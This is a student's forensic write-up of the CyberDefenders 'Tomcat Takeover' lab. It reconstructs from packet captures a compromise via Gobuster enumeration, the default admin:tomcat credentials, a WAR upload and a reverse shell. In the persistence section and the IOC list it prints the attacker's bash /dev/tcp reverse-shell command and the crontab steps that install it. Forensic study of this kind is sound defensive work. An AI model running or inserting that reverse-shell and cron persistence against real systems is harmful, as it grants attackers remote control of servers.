

# **Tomcat Takeover – Web Server Forensics Report**

CyberDefenders Challenge

**Student Name:** Romaissaa Moftah

**Course:** Cybersecurity / DFIR / SOC

**Instructor:** Eng. Taha Abouelhgag



## **1. Executive Summary**

This investigation analyzes a suspicious activity detected on a Tomcat-based web server using a provided PCAP file. The analysis revealed that an external attacker performed active network scanning, directory enumeration, credential brute-forcing, and ultimately gained access to the administrative panel. The attacker successfully uploaded a malicious WAR file to establish a reverse shell and configured a cron job to maintain persistence on the compromised system. This report documents the step-by-step forensic process used to identify the attacker's origin, tools, techniques, and post-exploitation activities.

## **2. Case Overview**

The objective of this challenge is to perform network and web server forensics to determine how the attacker compromised the system. The investigation focuses on analyzing captured network traffic, identifying attacker behavior, extracting indicators of compromise, and reconstructing the timeline of the attack.

## **3. Investigation Methodology**

The analysis was conducted using the following tools and techniques:

- Wireshark for PCAP analysis and packet inspection
- Follow HTTP Stream for reconstructing web requests and responses
- VirusTotal for IP reputation and geolocation
- CyberChef for decoding encoded credentials
- Manual log and traffic correlation to build the attack timeline

## **4. Step-by-Step Analysis**

### **4.1 Identification of Attacker IP Address**



Using Wireshark, network conversations were reviewed by navigating to:

Statistics → Conversations → IPv4

A suspicious IP address, 14.0.0.120, was identified as generating multiple requests across various ports, indicating scanning behavior. Traffic was filtered using:


```
ip.addr == 14.0.0.120 && ip.addr == 10.0.0.112
```

This confirmed that 14.0.0.120 was the source of the malicious activity targeting the internal server at 10.0.0.112.



## 4.2 Geolocation of Attacker

The identified IP address (14.0.0.120) was analyzed using VirusTotal. The results indicated that the attacker's activity originated from China based on the IP geolocation and ASN information.




## 4.3 Discovery of Admin Panel Port

By right-clicking on suspicious packets and selecting Follow → HTTP Stream, the HTTP headers revealed the following:

Host: 10.0.0.112:8080

This indicates that the administrative interface of the Tomcat web server was accessible via port 8080, which was exposed during the attacker's scanning phase.




```
GET / HTTP/1.1
Host: 10.0.0.112:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

## 4.4 Enumeration Tools Identified

Further analysis of the HTTP stream revealed the following User-Agent string:

User-Agent: gobuster/3.6

This confirms the use of Gobuster, a directory and file brute-forcing tool commonly used to enumerate hidden web paths and administrative directories.



```
GET / HTTP/1.1
Host: 10.0.0.112:8080
User-Agent: gobuster/3.6
Accept-Encoding: gzip
```

**Additional tools commonly associated with this phase of the attack include:**


- FFUF (Fuzz Faster U Fool)
- Nmap
- Nikto
- Burp Suite
- Sublist3r and Amass

## 4.5 Discovery of Admin Directory

By analyzing the HTTP requests in the reconstructed stream, the attacker was observed attempting to access various administrative paths. The following directory was successfully discovered:

/manager

This directory corresponds to the Tomcat administrative panel used for application management and deployment.



Wireshark - Follow HTTP Stream (tcp.stream eq 9460) · web server.pcap

```
POST /manager/html/upload;jsessionid=0DE586F27B2F48D0CA045F731E0E9E71?org.apache.catalina.filters.CSRF_NONCE=83EDF4E2462ECC725BAF342DD7A46974 HTTP/1.1 [REDACTED]
Host: 10.0.0.112:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.0.0.112:8080/manager/html
Content-Type: multipart/form-data; boundary=-----309854885940911807712888696060
Content-Length: 1324
Origin: http://10.0.0.112:8080
Authorization: Basic YWRtaW46dG9tY2F0
Connection: keep-alive
Cookie: JSESSIONID=0DE586F27B2F48D0CA045F731E0E9E71
Upgrade-Insecure-Requests: 1
```

## 4.6 Credential Brute-Force and Authentication

The attacker attempted multiple authentication requests to the admin panel. Within the HTTP headers, the following authorization field was identified:

Authorization: Basic YWRtaW46dG9tY2F0

This Base64-encoded string was decoded using CyberChef, revealing the valid credentials:

Username: admin

Password: tomcat

These credentials were successfully used to authenticate to the administrative interface.



Wireshark - Follow HTTP Stream (tcp.stream eq 9460) · web server.pcap

```
POST /manager/html/upload;jsessionid=0DE586F27B2F48D0CA045F731E0E9E71?org.apache.catalina.filters.CSRF_NONCE=83EDF4E2462ECC725BAF342DD7A46974 HTTP/1.1 [REDACTED]
Host: 10.0.0.112:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.0.0.112:8080/manager/html
Content-Type: multipart/form-data; boundary=-----309854885940911807712888696060
Content-Length: 1324
Origin: http://10.0.0.112:8080
Authorization: Basic YWRtaW46dG9tY2F0
Connection: keep-alive
Cookie: JSESSIONID=0DE586F27B2F48D0CA045F731E0E9E71
Upgrade-Insecure-Requests: 1
```

```
Input
YWRTaw46dG9tY2F0

abc 16 1
Output
admin:tomcat
```

## 4.7 Malicious File Upload

After gaining access to the admin panel, the attacker uploaded a malicious WAR file to deploy a web shell and establish a reverse connection. The following HTTP header confirmed the file name:

Content-Disposition: form-data; name="deployWar"; filename="JXQOZY.war"

```
-----309854885940911807712888696060
Content-Disposition: form-data; name="deployWar"; filename="JXQOZY.war"
Content-Type: application/octet-stream
```

## 4.8 Persistence Mechanism Identified

Following the establishment of a reverse shell, the attacker configured a scheduled task to maintain persistent access. The following command was executed:

```
/bin/bash -c 'bash -i >& /dev/tcp/14.0.0.120/443 0>&1'
```

```
Wireshark - Follow HTTP Stream (tcp.stream eq 9461) - web server.pcap

whoami
root
cd /tmp
pwd
/tmp
echo "* * * * * /bin/bash -c 'bash -i >& /dev/tcp/14.0.0.120/443 0>&1'" > cron
crontab -i cron
crontab -l
* * * * * /bin/bash -c 'bash -i >& /dev/tcp/14.0.0.120/443 0>&1'
```

## **5. Indicator of Compromise (IOC) Summary**

Attacker IP: 14.0.0.120

Victim IP: 10.0.0.112

Country: China

Admin Port: 8080

Admin Directory: /manager

Credentials: admin:tomcat

Malicious File: JXQOZY.war

Persistence Command: /bin/bash -c 'bash -i >& /dev/tcp/14.0.0.120/443 0>&1'

## **6. Attack Timeline**

1. Network scanning and port discovery
2. Enumeration of directories using Gobuster
3. Discovery of /manager directory
4. Brute-force and decoding of credentials
5. Login to admin panel
6. Upload of malicious WAR file
7. Reverse shell establishment
8. Persistence via cron job

## **7. Impact Assessment**

The attacker gained full administrative control over the web server, enabling command execution, file deployment, and persistent access. This level of compromise presents a high risk of data loss, service disruption, and lateral movement within the network.

## 8. Response and Recommendations

- Restrict access to the admin panel using IP whitelisting
- Enforce strong credential policies and disable default credentials
- Monitor cron jobs and unauthorized file uploads
- Deploy a Web Application Firewall (WAF)
- Perform regular vulnerability scanning
- Enable centralized logging and alerting

## 9. Final Verdict

This incident represents a confirmed web server compromise caused by exposed administrative services and weak authentication controls. The attacker successfully escalated from reconnaissance to full system access and persistence, highlighting the need for stronger security hardening and continuous monitoring.

The screenshot shows the CyberDefenders platform interface. At the top, there's a navigation bar with links for Dashboard, Labs, Tracks, Leaderboard, MITRE ATT&CK, Create Lab, Badges, FAQ, and Resources. A search bar and a notification icon (1) are also present. Below the navigation is a section titled "Tomcat Takeover Lab". It includes a brief description: "Analyze network traffic using Wireshark's custom columns, filters, and statistics to identify suspicious web server administration access and potential compromise." Below this, there are filters for Category (Network Forensics), Tactics (Reconnaissance, Execution, Persistence, Privilege Escalation, Credential Access, Discovery, Command and Control), and Tools (Wireshark, NetworkMiner). The lab is rated as "Easy", "Retired", and "30mins" with a difficulty rating of "4.6". There are buttons for "Bookmark", "Join the Lab Squad", "Report an Issue", and "Share Achievement". On the left, a progress bar indicates "Downloaded" status with a progress bar at 100% completed. On the right, there's a "Scenario" section and a "Questions" section. The "Questions" section shows 8/8 questions solved, with one question (Q1) detailed: "Given the suspicious activity detected on the web server, the PCAP file reveals a series of requests across various ports, indicating potential scanning behavior. Can you identify the source IP address responsible for initiating these requests on our server?". The answer provided is "14.0.0.120". Buttons for "Hints" and "Submit" are visible at the bottom of the question card.